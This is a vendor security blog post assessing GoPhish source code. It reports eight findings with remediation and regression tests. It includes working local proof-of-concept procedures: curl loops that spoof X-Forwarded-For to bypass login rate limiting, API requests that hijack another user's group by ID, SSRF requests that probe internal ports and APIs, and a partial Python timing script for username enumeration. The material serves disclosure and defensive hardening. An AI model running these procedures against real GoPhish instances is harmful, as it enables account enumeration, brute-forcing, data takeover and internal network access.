Neutron, our AI engine, scored 97.1% on UC Berkeley's CyberGym benchmark.
Learn more
×

SECURITY

Breaking Down the Latest Version of GoPhish: Source-Code Assessment with Ostorlab Agentic Deep Scan

A technical assessment of the latest version of GoPhish that examines how the platform handles trust: identity, untrusted content, object ownership, credential lifecycle, and outbound requests. Source-code analysis with Ostorlab Agentic Deep Scan…

Sohaib Harraoui Jul 16, 2026 · Updated Jul 22, 2026

Source-code assessment of the latest version of GoPhish

Source-code assessment with Ostorlab Agentic Deep Scan · Eight report-level findings · Reproducible local PoCs

The story: from one code path to an assessment

This source-code assessment of the latest version of GoPhish, supported by Ostorlab Agentic Deep Scan, was not looking for a single bug class. It followed the paths that usually decide whether a security control is real: HTTP input to storage, storage to a browser sink, identity to authorization, and a URL to an outbound connection.

At first, the review looked familiar: a login handler, an import feature, some browser-side rendering code. Then the paths started to converge. An error from a mail server could become HTML in an administrator's browser. A field named `id` on a create endpoint could change the ownership of an existing record. A credential could survive the very account action that an operator would expect to revoke it. None of those observations is dramatic in isolation; together, they describe an application whose most important trust boundaries were too porous.

The assessment connected a deployment-sensitive rate-limit bypass, username enumeration, and two XSS families with cross-user ownership, API-authentication lifecycle, sensitive user fields, and server-side request controls. Each reportable result was traced across the relevant handler, model, middleware, and browser or network path before inclusion.

Ostorlab Agentic Deep Scan was part of that assessment throughout: it surfaced recurring repository-wide patterns, including create paths that could update existing objects, credential checks detached from account state, and outbound-request controls whose behavior changed with configuration. Those signals guided the investigation; the article reports only the complete, reproducible paths that the assessment confirmed.

The result is eight report-level findings. The article includes the local proof-of-concept procedures used to validate them, together with the corresponding remediation. They are for isolated, authorised test environments only. Examples use loopback addresses, synthetic users, and harmless browser alerts; they must not be

used against systems or accounts that you do not own or have explicit permission to test.

The scenarios in this article are illustrative composites based on the validated behavior. They are deliberately written at the level a security lead, developer, or platform owner needs to understand: what an attacker needs, which trust boundary fails, who is affected, and what a durable fix looks like.

#	Finding	Primary component	Practical impact	F
1	Reverse-proxy-sensitive login rate-limit bypass	Admin routing / limiter	Weakens brute-force protection on exposed deployments	M
2	Username enumeration through asymmetric authentication work	Login handler	Reveals valid account names	L
3	Stored XSS through imported recipient fields	CSV/group import → landing page	Script execution in a target's phishing-domain browser	H
4	Stored and reflected XSS through SMTP errors	Campaign UI	Script execution in an authenticated admin's browser	H
5	Cross-user resource takeover by	Groups, templates, pages, SMTP profiles	Ownership transfer; group data exposure	H

#	Finding	Primary component	Practical impact	F
	create-endpoint upsert			
6	Incomplete session and API-credential invalidation	Logout / password change	A captured credential can outlive an account action	N
7	Sensitive account-field mass assignment	PUT `/api/users/{id}`	A user can alter fields intended for administrative control	N
8	Import-site private-network reachability by default	POST `/api/import/site`	Server-side access to non-metadata internal addresses	L

Why this assessment matters

GoPhish sits in a high-trust position. It holds recipient data, campaign content, landing pages, mail infrastructure configuration, and the workflows used to simulate credential collection. That is exactly why its security boundaries have to be explicit. A flaw in a normal business application can be contained to one feature; a flaw in phishing-simulation infrastructure can affect the data, communications, and credibility of an entire security program.

What GoPhish is—and what it is trusted to do

GoPhish is an open-source phishing-simulation platform. Its administrators assemble campaigns from email templates, landing pages, recipient groups, and sending profiles; the platform then delivers simulated messages, serves campaign pages, and records results. The same application also exposes an API so operators can automate campaign and asset management.

That workflow brings several distinct trust domains into one product:

- **Administrators and API users** control campaigns, profile data, recipient groups, and account state.
- **Recipient data** is imported and later rendered into email or landing-page templates.
- **SMTP infrastructure** is external to the browser application but can supply protocol errors that the platform records and displays.
- **Targets** open campaign links in a separate browser origin, while **administrators** manage campaigns in the privileged administration origin.
- **Import Site** turns a URL supplied by an authenticated user into an outbound request made by the GoPhish server.



GoPhish platform context and trust boundaries

Figure 1: Conceptual platform context. Cyan flows represent intended operational paths; amber marks trust-boundary crossings; red marks a path that deserves special security scrutiny. This is an explanatory model, not a product architecture diagram.

The central server is therefore more than a dashboard. It is a translation layer between people, data, browsers, mail systems, and networks. The findings in this review emerge where that translation layer accepts an input from one domain and gives it more authority in the next.


For a technical manager, the central message is not "eight separate tickets." It is **one security model under pressure from several directions**:

- Input that crosses from a target list or SMTP server into a browser must remain data, not markup.
- An authenticated user must never be able to turn creation semantics into cross-user update semantics.
- Logout, password changes, and account locks must have the same meaning across the UI, session cookie, and API.
- An application that fetches a URL must assume that the URL is trying to reach somewhere it should not.

The rest of this article documents where those rules broke down in the reviewed source tree and how to make them enforceable.

The trust-boundary map we used

Rather than review files in isolation, we mapped the system as a set of boundary crossings. That made it possible to ask the right question at each transition: *who controls this value now, who will trust it next, and what authority is gained if that trust is misplaced?*



```
│                                  │                                  │
│                                  │                                  └─ create/update
│                                  └─ identity, rate limit, account state
│
├──► landing-page renderer ──► target browser
├──► campaign-results renderer ──► administrator browser
└──► import-site client ──► network destination selected by a URL
```

The review found weaknesses at each of those junctions. That is why a developer should not treat the findings as a collection of unrelated controller bugs, and why a technical manager should plan remediation as a small security-hardening program rather than a one-off patch release.



Conceptual trust-boundary failures in the assessment

Figure 2: The visual vocabulary used throughout this article. Blue shows expected data movement; amber is the moment a boundary decision must be made; red illustrates what happens when untrusted data is granted identity, HTML, ownership, or network authority. The four lanes correspond to (top to bottom) authentication controls, recipient rendering, SMTP-error rendering, and API/object plus outbound-request controls. The article text remains the authoritative explanation of each lane.

Lane	Boundary decision	Failure illustrated
Authentication	Which component may assert client identity?	A client-controlled proxy header creates a new rate-limit bucket.
Recipient rendering	Is imported contact data text or markup?	A recipient field becomes active content in a target browser.
SMTP-error rendering	Is a protocol error safe browser content?	A mail-server error reaches the administrator DOM as HTML.
API persistence and Import Site	May input change ownership or select a network destination?	A create request updates another user's object; a URL reaches a private network target.

This is also why the report groups the issues as it does. The first lane covers rate limiting and user enumeration; the second covers CSV-to-landing-page XSS; the third covers SMTP-error XSS; and the final lane captures two server-side authority problems: persistence that changes ownership and a URL that changes network reachability.

Scope and validation method

This assessment covers the latest version of GoPhish using its supplied default configuration.

How we validated the report

Every reportable path had to clear two checks. First, we needed to identify a complete data flow in the source: entry point, transformation or storage, and security-sensitive sink. Second, we needed to establish the real boundary conditions: authenticated versus unauthenticated access, UI versus API behavior,

reverse-proxy configuration, default versus optional configuration, and the difference between destructive modification and data exposure. We then reproduced the behavior locally with synthetic users and data; the full procedures appear in the validation appendix.

This discipline is what changed several initial hypotheses into more precise findings. The risk ratings in the summary table reflect the validated paths and their stated preconditions; they are not universal severity claims for every deployment.

1. The login limiter trusts a proxy-derived address

GoPhish protects administrative POST requests with a five-requests-per-minute limiter. The limiter keys its buckets from the request address. At the same time, the administrative handler is wrapped with `handlers.ProxyHeaders`, which accepts forwarding headers such as `X-Forwarded-For` and `X-Real-IP`.

```
// controllers/route.go
adminHandler = handlers.ProxyHeaders(adminHandler)

// middleware/ratelimit/ratelimit.go
limit := rate.NewLimiter(
    rate.Every(time.Minute/time.Duration(limiter.requestLimit)),
    limiter.requestLimit,
)
```

The limiter makes its decision from `r.RemoteAddr` after proxy-header normalization:

```
clientIP, _, err := net.SplitHostPort(r.RemoteAddr)
if err != nil {
    clientIP = r.RemoteAddr
}
if r.Method == http.MethodPost && !limiter.allow(clientIP) {
    http.Error(w, http.StatusText(http.StatusTooManyRequests), http.StatusToo
    return
}
```

This is a **deployment-sensitive** issue, not a universal proxy-header bug. If GoPhish is directly reachable and an upstream proxy does not remove or overwrite client-supplied forwarding headers, an attacker can vary the apparent client address and obtain new limiter buckets. The implementation is doing exactly what it was told: it believes the proxy-provided address. The failure is that the application does not establish which network component is entitled to make that assertion. A correctly configured reverse proxy that owns these headers prevents this particular bypass.

Illustrative scenario — the control that only works in the diagram. A security team deploys the administration console behind a load balancer during one phase of its rollout, then exposes a troubleshooting path directly during an incident. The application still treats forwarding headers as authoritative. Its five-request login control now appears healthy in the code and in a basic test, but it is no longer tied to a stable network identity. The operational lesson is that rate limiting is a system control: the edge, proxy, application, and monitoring rules all have to agree about who the client is.

Engineering priority: bind the administrative service to a private interface where possible; allow proxy headers only from trusted proxy networks; overwrite inbound forwarding headers at the edge; and apply a second rate limit at the reverse proxy or WAF.

Regression test to keep: send repeated login requests with spoofed forwarding headers through the deployment's intended ingress, verify a single effective client bucket is used, and separately verify that direct administrative access is impossible or rejects untrusted proxy headers.

2. Login behavior can reveal whether a username exists

In `AdminServer.Login`, GoPhish first performs a username lookup. If the lookup fails, it returns an invalid-login response immediately. Only an existing user reaches `auth.ValidatePassword`, which performs the password-hash verification.

```
u, err := models.GetUserByUsername(username)
if err != nil {
    as.handleInvalidLogin(w, r, "Invalid Username/Password")
    return
}
err = auth.ValidatePassword(password, u.Hash)
```

The rendered error is intentionally identical, but the work is not: an existing username incurs password-hash validation while a missing username does not. Over repeated measurements, this can create a timing oracle. The important correction to the initial report is that the issue is not caused solely by ORM preloading; the source contains no compensating dummy-password-hash comparison for the unknown-user path.

This is a good example of why security reviews should not stop at a generic error message. The string returned to the user is only one observable. The duration, database behavior, and rate-limit interaction are also part of the authentication protocol an attacker experiences.

Illustrative scenario — narrowing a password-spray campaign. An attacker does not need a visible “user not found” banner to learn something useful. Given enough requests and a stable network path, an asymmetry between the unknown-user and known-user branches can help distinguish likely account names. That narrows the list for a later password-spray attempt or social-engineering campaign. The finding does not say that every deployment will yield a clean timing signal; it says the application needlessly creates the signal by making authentication work conditional on account existence.

Engineering priority: always run the password verifier—using a fixed dummy hash for unknown users—and keep response messages, status codes, and observable work consistent. Apply account- and network-level throttling in addition to this change.

Regression test to keep: exercise valid and invalid usernames with the same invalid password in a controlled benchmark. The test should confirm that both paths invoke a password-hash comparison and that neither response exposes a different status, body, or redirect behavior.

3. Imported CSV fields reach an unescaped landing-page template

The group-import path accepts recipient properties including `FirstName`, `LastName`, and `Position`. The values are retained as recipient data. When a campaign renders a landing page, GoPhish builds a `PhishingTemplateContext` and executes the page content through Go's `text/template` package:

```
// models/template_context.go
tmpl, err := template.New("template").Parse(text)
if err != nil {
    return buff.String(), err
}
err = tmpl.Execute(&buff, data)
```

`text/template` does not perform HTML contextual escaping. A value imported into a recipient field can therefore become markup when a landing page uses a corresponding template variable. The execution context is the **phishing landing-page origin in the target's browser**, not automatically the GoPhish administration origin. That boundary is important when assessing impact.

The relevant trust transition is simple but dangerous:

```
CSV / API recipient value
        ↓ stored as recipient metadata
campaign template variable (for example, a name field)
        ↓ text/template executes the page
target browser receives attacker-controlled markup
```

The risk is operational as well as technical. Teams often import recipient lists from HR systems, spreadsheets, third parties, or test datasets. The value may look like contact data at ingestion time, but after the template engine has placed it in an HTML document, it has become executable browser content.

Illustrative scenario — a realistic list becomes an active page. A campaign operator imports a spreadsheet supplied by another business unit and builds a landing page

that greets each recipient by name. The operator sees a data-import workflow; the application later sees an HTML template with recipient-controlled substitutions. When a target opens the campaign link, the browser is no longer handling a name field—it is handling whatever markup survived the import and template-rendering stages. The target does not need access to GoPhish, and the operator may never notice the unsafe value in a large list.



Sanitized CSV XSS evidence

Figure 3: Sanitized local validation evidence. The harmless alert confirms that a synthetic recipient field crossed the import and landing-page rendering boundary. No real target data or credentials are shown.

Engineering priority: split rendering by output context. Use `html/template` for HTML landing pages, text-safe rendering for plain-text content, and explicit URL/header validation where appropriate. Do not replace the shared `ExecuteTemplate` function wholesale: it is also used for email bodies, URLs, headers, and attachments. Preserve a narrowly scoped, typed mechanism for system-generated trusted HTML such as the tracker, and treat imported contact data as untrusted even when it originated from an administrator's CSV.

Regression test to keep: create a recipient record with characters significant in HTML and JavaScript contexts; render every supported recipient field into a landing page; assert that the browser receives encoded text rather than executable markup. Test the landing-page renderer, not only CSV parsing, because the sink is where the exploitability is decided.

4. SMTP failures become an admin-panel XSS sink

The next path began outside the web application: an SMTP server controls portions of an error response. The backend converts an `error` into an event detail and persists it without HTML encoding:

```
// models/result.go
func (r *Result) HandleEmailError(err error) error {
    event, err := r.createEvent(
        EventSendingError,
        EventError{Error: err.Error()},
    )
    // event is persisted with the campaign result
}
```

The campaign-results client-side code later parses event details then concatenates `details.error` directly into HTML:


```
if (details.error) {
    results += '<div class="timeline-event-results">'
    results += '<span class="label label-default">Error</span> ' + details.er
    results += '</div>'
}
```

That creates a stored admin-panel XSS path when an administrator later opens the affected campaign result. A related reflected path exists when the campaign-creation interface inserts an API error message from a test email operation without HTML encoding. This is not speculative string matching: the same codebase demonstrates the safer pattern elsewhere by calling `escapeHtml()` in the sending-profile UI.

There are two distinct moments of risk:

Path	Untrusted producer	Browser sink	Why it matters
Stored	SMTP delivery failure persisted with a campaign event	Campaign-results timeline	The payload waits for an administrator to investigate a failed delivery.
Reflected	SMTP failure returned by the test-email API	Campaign-creation error area	The payload is displayed immediately during a normal operational action.

The source of the string is also important. An SMTP response is an external protocol message. Treating it as trusted UI content crosses a trust boundary twice: first from the network into the application, and then from application data into DOM HTML.



Sanitized SMTP XSS evidence

Figure 4: Sanitized local SMTP validation evidence. The test listener emits a harmless SMTP error payload used by the stored and reflected path checks; no secrets or active endpoint details are shown.

The impact is higher than a cosmetic UI error because the sink is inside an authenticated administration origin. The reviewed UI exposes the active user's API

credential to browser JavaScript in `templates/base.html`, which makes DOM-XSS remediation especially urgent.

Illustrative scenario — the incident responder becomes the target. A campaign begins returning delivery failures. An administrator does what the product is designed for: opens the campaign timeline, expands a failed event, and reads the error to understand the problem. At that moment, a value supplied by the mail infrastructure is inserted into the DOM as HTML. The defensive workflow—investigating mail failures—becomes the trigger for browser-side execution in the administrative console. The reflected path carries the same risk earlier in the workflow, when an operator tests a sending profile before launching a campaign.

Engineering priority: keep errors as text with `textContent`, jQuery `.text()`, or a consistent HTML-escaping helper; never concatenate error strings into HTML; and remove long-lived secrets from browser-rendered JavaScript.

Regression test to keep: inject markup-like text into a mocked SMTP failure and test both the campaign-results renderer and test-email error renderer in a browser-level test. The assertion should be structural: the UI displays a text node, no element is created from the error, and no inline event handler or URL attribute is interpreted.

5. Create endpoints behave as cross-user update endpoints

The assessment identified a pattern in which resource-creation handlers accept a JSON body containing an `id`, stamp the requester's `UserId`, and then call model functions that persist through GORM `Save`. For a non-zero ID, `Save` is an update rather than an insert.

```
// controllers/api/template.go — POST path
t.UserId = ctx.Get(r, "user_id").(int64)
err = models.PostTemplate(&t)
```

```
// models/template.go
err := db.Save(t).Error
```

This affects the create paths for groups, email templates, landing pages, and SMTP profiles. A user who can supply another user's known resource ID can cause a record to be reassigned or overwritten. For groups, the retained target associations make the consequence more serious: after the ownership transfer, the attacker can read the group and the targets already linked to it.

The same conclusion should **not** be overgeneralized. For templates, pages, and SMTP profiles, the core demonstrated issue is unauthorized ownership transfer and destructive modification. Knowing an ID alone does not necessarily disclose the old record's sensitive values before the update.

This is why calling the issue only “IDOR” is too narrow. The underlying design problem is **ambiguous persistence semantics**: a request routed as creation can still change an existing object. Read and delete operations correctly include ownership conditions in several model queries, but the POST-to-`Save` path creates a separate route around that ownership boundary.

Illustrative scenario — a resource silently changes hands. Two users share the same GoPhish installation but should not share campaign data. One user creates a sensitive target group for an internal exercise. Another authenticated user submits what the application calls a create request, but the request carries an existing resource identifier. The persistence layer treats the non-zero primary key as an update and applies the second user's ownership. The original user is then denied access by the normal owner-scoped query. For groups, existing target associations make the failure especially consequential; for the other resource types, unauthorized takeover and disruption remain the confirmed impact.

Exploitation Evidence

Step 1 - Admin creates a confidential target group:

```
POST /api/groups/ HTTP/1.1
Authorization: Bearer <admin_api_key>
Content-Type: application/json

{
    "name": "LAB_TARGETS",
    "targets": [
        {"email": "recipient@example.test", "first_name": "John", "last_name": "Victim"},
        {"email": "recipient@example.test", "first_name": "Jane", "last_name": "Test"},
        {"email": "recipient@example.test", "first_name": "Bob", "last_name": "Test"}
    ]
}

Response: HTTP 201 Created
{"id": 106, "name": "LAB_TARGETS", "targets": [...]}
```

Step 2 - Attacker (test_user) hijacks the group by specifying ID 106:

```
POST /api/groups/ HTTP/1.1
Authorization: Bearer <test_user_api_key>
Content-Type: application/json

{
    "id": 106,
    "name": "lab-taken-over-group",
    "targets": []
}

Response: HTTP 201 Created
{"id": 106, "name": "lab-taken-over-group", "targets": []}
```

Step 3 - Verification of ownership transfer:

```
# Admin attempts to access their own group
curl -k https://<redacted>/api/groups/106 \
  -H 'Authorization: Bearer <admin_api_key>'

Response: HTTP 404 Not Found
{"message": "Group not found", "success": false, "data": null}

# Attacker accesses the stolen group
curl -k https://<redacted>/api/groups/106 \
  -H 'Authorization: Bearer <test_user_api_key>'

Response: HTTP 200 OK
{"id": 106,  "name": "lab-taken-over-group", ...}
```

Sanitized Agentic Deep Scan access-control evidence

Figure 5: Sanitized Agentic Deep Scan evidence for the cross-user resource-takeover path. Account names, recipient data, API keys, and endpoint details are synthetic.

The important design insight is that authorization cannot be repaired by adding checks only to `GET` handlers. A data model can be perfectly scoped when read, yet still be compromised when a write path accepts a server-owned identifier and changes the owner before persistence.

Engineering priority: make create and update operations distinct. Reject client-supplied IDs on POST; use explicit insert operations; scope every update and read by both resource ID and owner; and add tests using two users against every resource type.

Regression test to keep: for each of groups, templates, pages, and SMTP profiles, create an object as user A; submit a POST as user B that includes that object's identifier; assert that the request is rejected and that the stored owner, content, and related records remain unchanged. This test must run against the real persistence layer because the `Save` behavior is central to the issue.

6. Logout and password change do not revoke every bearer credential

GoPhish uses a signed, encrypted cookie session with a five-day maximum age. The keys are generated when the process starts:

```
var Store = sessions.NewCookieStore(
    []byte(securecookie.GenerateRandomKey(64)),
    []byte(securecookie.GenerateRandomKey(32)))
Store.MaxAge(86400 * 5)
```

The logout implementation changes the current cookie, rather than invalidating credentials server-side:

```
// controllers/route.go
session := ctx.Get(r, "session").(*sessions.Session)
delete(session.Values, "id")
session.Save(r, w)
```

Logout clears the session identifier in the newly issued cookie, but the design has no server-side session registry or revocation list. A previously captured, still-valid cookie can remain usable until expiry. Password change also does not automatically rotate API keys. API keys are database-backed bearer credentials, so restarting the process invalidates cookie signatures but **does not rotate API keys**—an important correction to the original report.

`RequireAPIKey` retrieves a user by API key and places it into the request context without evaluating `AccountLocked` or `PasswordChangeRequired`. That means an API key that remains valid can retain API access even when web-login state has changed.

Account event	Cookie session behavior	API-key behavior	Desired security property
Logout	Current browser is cleared; prior valid cookie is not server-revoked	Unchanged	Revoke every active credential for the intended scope.
Password change	Existing cookie is not necessarily invalidated before expiry	Unchanged	Rotate or invalidate sessions and API keys.
Account lock / forced change	A new interactive login is rejected when the account is locked, but an existing cookie	API middleware only validates the key	Apply the same account state to every authenticated

Account event	Cookie session behavior	API-key behavior	Desired security property
	session is not rejected; password-change state is enforced for web requests		interface and credential.

This is a lifecycle failure, not merely a cookie-setting bug. If an organization uses account lockout, forced password rotation, or offboarding as a control, the API cannot remain a separate and less restrictive identity system.

Illustrative scenario — an offboarding control that leaves the door open. A team detects suspicious activity and locks an account, resets its password, and asks the affected user to log out. The browser session may appear resolved from the operator's perspective, but an API key copied earlier into an automation script still maps to the account. Because API middleware validates the bearer key without enforcing the same account-state checks, the script continues to reach API functionality. The risk is not only malicious persistence: it also creates confusing incident response, where one interface says an account is disabled and another continues to accept it.

Engineering priority: move to server-side or versioned sessions, rotate/revoke sessions and API keys on logout, password reset, lockout, and privilege changes, and enforce account-state checks in API-key middleware.

Regression test to keep: issue a cookie session and an API key, then perform logout, password change, account lock, and role change as separate cases. Verify the desired outcome for both interfaces each time. Security-sensitive state transitions deserve the same test coverage as login itself.

7. The user update API accepts administrative control fields

A non-system user with a valid API key can clear their own `PasswordChangeRequired` and `AccountLocked` flags. This allows the user to disable a forced-password-change or account-lock control that an administrator intended to enforce.

The update endpoint accepts those policy fields in the same request representation used for self-service changes, then directly copies them into the stored user:

```
existingUser.PasswordChangeRequired = ur.PasswordChangeRequired
// ... password update omitted ...
existingUser.AccountLocked = ur.AccountLocked
err = models.PutUser(&existingUser)
```

Role changes receive a system-role guard, but these two account-control fields do not. The root cause is one broad request type serving two authorities: administrator account management and self-service profile updates.

Illustrative scenario — the policy flag that is not policy anymore. An organization requires a user to change a temporary password before continuing work. The account is correctly marked by an administrator. But the same user can send a self-update representation containing the state that removes that requirement, because the API treats the field as ordinary profile data. The result is subtle: there is no dramatic role escalation, yet a control established by the security or operations team can be disabled by the subject it was meant to constrain.

Engineering priority: use separate request types for self-service profile changes and administrator account management. Apply field-level authorization, deny self-service writes to lock and password-change policy flags, and test negative cases for every sensitive field.

Regression test to keep: authenticate as a non-system user and attempt to update every field that affects lock state, credential policy, role, or account lifecycle. The expected result is not merely “the update fails”; it is that the persisted account remains exactly unchanged for those fields.

8. The import-site dialer defaults to a narrow deny list

`POST /api/import/site` fetches a user-supplied URL through a restricted dialer. Its role is not merely to validate a URL for the browser: GoPhish instantiates an HTTP transport, makes the server-side request, parses the response as HTML, and returns the resulting page content to the authenticated caller. The restriction is real, but its default policy only denies the link-local metadata range:

```
var defaultDeny = []string{
    "169.254.0.0/16",
}

denyList := defaultDeny
if len(allowed) > 0 {
    denyList = allInternal
}
```

The more complete `allInternal` list includes loopback, RFC1918, and other non-public ranges, but it is activated only when `allowed_internal_hosts` is configured. In the default configuration, this leaves private-network destinations reachable through the import feature, subject to network routing and service availability.

The configuration behavior is particularly easy to miss in review: the full internal-address policy exists in the codebase, which can create a false sense of coverage, but it is selected only after an allowlist is configured. In other words, a feature intended to express an exception changes the baseline security model. Default behavior must be judged by the default deny list, not by the most restrictive list present in the repository.

Illustrative scenario — the cloning feature becomes an internal network client. An operator uses Import Site to speed up the creation of a landing page. The feature receives a URL, creates an HTTP client with the restricted dialer, retrieves the page, and returns HTML to the authenticated caller. In a default installation, the dialer blocks cloud-metadata link-local addresses but does not apply the broader private-address policy. If the runtime can route to an internal service, the feature

can make the GoPhish server—not the operator's browser—speak to that service. This is exactly the category of risk SSRF controls are designed to prevent.

Exploitation Evidence

Test 1 - External URL Fetching:

```
curl -k -s -X POST https://127.0.0.1:3333/api/import/site \
  -H "Authorization: Bearer <test_api_key>" \
  -H "Content-Type: application/json" \
  -d '{"url":"https://127.0.0.1:3333/login"}'

# Response: Full HTML of the login page returned (sanitised test evidence)
```

Test 2 - Internal Port Scanning:

```
curl -k -s -X POST https://127.0.0.1:3333/api/import/site \
  -H "Authorization: Bearer <test_api_key>" \
  -H "Content-Type: application/json" \
  -d '{"url":"http://127.0.0.1:22/"}'

# Response: Connection to 127.0.0.1:22 was refused.
# This indicates the port is closed or not accepting connections. (sanitised test evidence)
```


Test 3 - Internal API Access:

```
curl -k -s -X POST https://127.0.0.1:3333/api/import/site \
  -H "Authorization: Bearer <test_api_key>" \
  -H "Content-Type: application/json" \
  -d '{"url":"https://127.0.0.1:3333/api/users/"}'

# Response: {"message":"API Key not set"}
# Confirms internal API endpoint was accessed via SSRF. (sanitised test evidence)
```

Blocked Resources (defense-in-depth present but incomplete):

- `cloud metadata address` — blocked
- `file://` — not supported
- `gopher://` — not supported
- `dict://` — not supported



Sanitized Agentic Deep Scan Import Site evidence

Figure 6: Sanitized Agentic Deep Scan evidence for the Import Site path. Credentials, host details, and response values have been replaced with synthetic local test values.

The scenario does not assume that a particular internal service is reachable or that a response is useful. It explains why the application must make the security decision before the network topology gets involved: runtime connectivity changes over time, and a safe URL policy cannot rely on the current absence of an attractive target.

Engineering priority: make the comprehensive non-public range list the default deny policy, then use an explicit allowlist for legitimate internal cloning. Decide and document whether public IPv6 is supported: the reviewed `allInternal` list contains `::/0`, which blocks all IPv6 rather than only local IPv6 ranges. Validate schemes, preserve the destination policy for every redirect and connection, return generic fetch failures, restore TLS certificate verification, and limit egress from the GoPhish runtime at the network layer.

Regression test to keep: run the import path with representative public, loopback, RFC1918, link-local, IPv6 local, redirecting, and DNS-rebinding test hosts. The default configuration—not only the allowlist-enabled configuration—must deny every non-public destination.

Local validation appendix: PoCs and remediation

The following procedures reproduce the validated behavior in an isolated lab running the latest version of GoPhish. They intentionally use `127.0.0.1`, synthetic accounts, a harmless `alert()` payload, and test-only SMTP and HTTP services. Replace neither the host nor the sample identities with systems, data, or accounts outside an authorised environment.

Shared lab setup

Run GoPhish with the supplied default configuration, which listens on `https://127.0.0.1:3333`. Create two ordinary API users, `lab-owner` and `lab-user`, then record their API keys as `OWNER_KEY` and `USER_KEY`. The examples below use these shell variables:

```
export GOPHISH_URL='https://127.0.0.1:3333'
export OWNER_KEY='replace-with-lab-owner-key'
export USER_KEY='replace-with-lab-user-key'
```

The development certificate is self-signed, so the local commands use `-k`. Do not carry that TLS setting into a production workflow.

1. Rate-limit bypass through forwarded-address spoofing

First, make six invalid login attempts using one session and no forwarding headers. The sixth request is rate limited in the local direct-access setup:

```
curl -ksc cookies.txt "$GOPHISH_URL/login" -o login.html
CSRF_TOKEN=$(sed -n 's/.*name="csrf_token" value="\([^"]*\)".*/\1/p' login.htr

for n in 1 2 3 4 5 6; do
  curl -ks -o /dev/null -w "attempt $n: %{http_code}\n" \
    -b cookies.txt -c cookies.txt \
    -H "Origin: $GOPHISH_URL" \
    -H "Referer: $GOPHISH_URL/login" \
    --data-urlencode 'username=does-not-exist' \
    --data-urlencode 'password=not-the-password' \
    --data-urlencode "csrf_token=$CSRF_TOKEN" \
    "$GOPHISH_URL/login"
done
```

Repeat the six attempts in the isolated lab while changing the forwarded address. The expected vulnerable behavior is that each response remains an invalid-login response instead of becoming `429`:

```
for n in 1 2 3 4 5 6; do
  curl -ks -o /dev/null -w "attempt $n: %{http_code}\n" \
    -b cookies.txt -c cookies.txt \
    -H "Origin: $GOPHISH_URL" \
    -H "Referer: $GOPHISH_URL/login" \
    -H "X-Forwarded-For: 198.51.100.$n" \
    -H "X-Real-IP: 198.51.100.$n" \
    --data-urlencode 'username=does-not-exist' \
    --data-urlencode 'password=not-the-password' \
    --data-urlencode "csrf_token=$CSRF_TOKEN" \
    "$GOPHISH_URL/login"
done
```

Remediation. Strip client-supplied forwarding headers at the edge, bind the admin listener to a private interface where possible, and only apply proxy-header normalization after verifying that the TCP peer is an explicitly configured reverse proxy. Apply an independent edge rate limit as a second control. The regression test must exercise both the intended proxy path and an attempted direct path.

2. Username enumeration through asymmetric authentication work

The local check compares a known test user with a synthetic unknown name. Run several samples from the same low-latency environment, then compare medians rather than treating any one response as proof:

```
# timing_poc.py -- run only against the local lab
import html
import itertools
import statistics
import time
import requests

BASE = "https://127.0.0.1:3333/login"
SAMPLES = 20
USERS = ["lab-owner", "not-a-real-user"]
ip_suffixes = itertools.count(10)

def csrf(session):
```

```
    response = session.get(BASE, verify=False, timeout=10)
    marker = 'name="csrf_token" value="'
    start = response.text.index(marker) + len(marker)
    end = response.text.index('"', start)
    return html.unescape(response.text[start:end])

def measure(username):
    values = []
    for _ in range(SAMPLES):
        session = requests.Session()
        spoofed_ip = f"198.51.100.{next(ip_suffixes)}"
        token = csrf(session)
        started = time.perf_counter()
        response = session.post(
            BASE,
            data={
                "username": username,
                "password": "not-the-password",
                "csrf_token": token,
            },
            headers={
                "Origin": "https://127.0.0.1:3333",
                "Referer": BASE,
                "X-Forwarded-For": spoofed_ip,
                "X-Real-IP": spoofed_ip,
            },
            verify=False,
            timeout=10,
        )
        assert response.status_code == 401
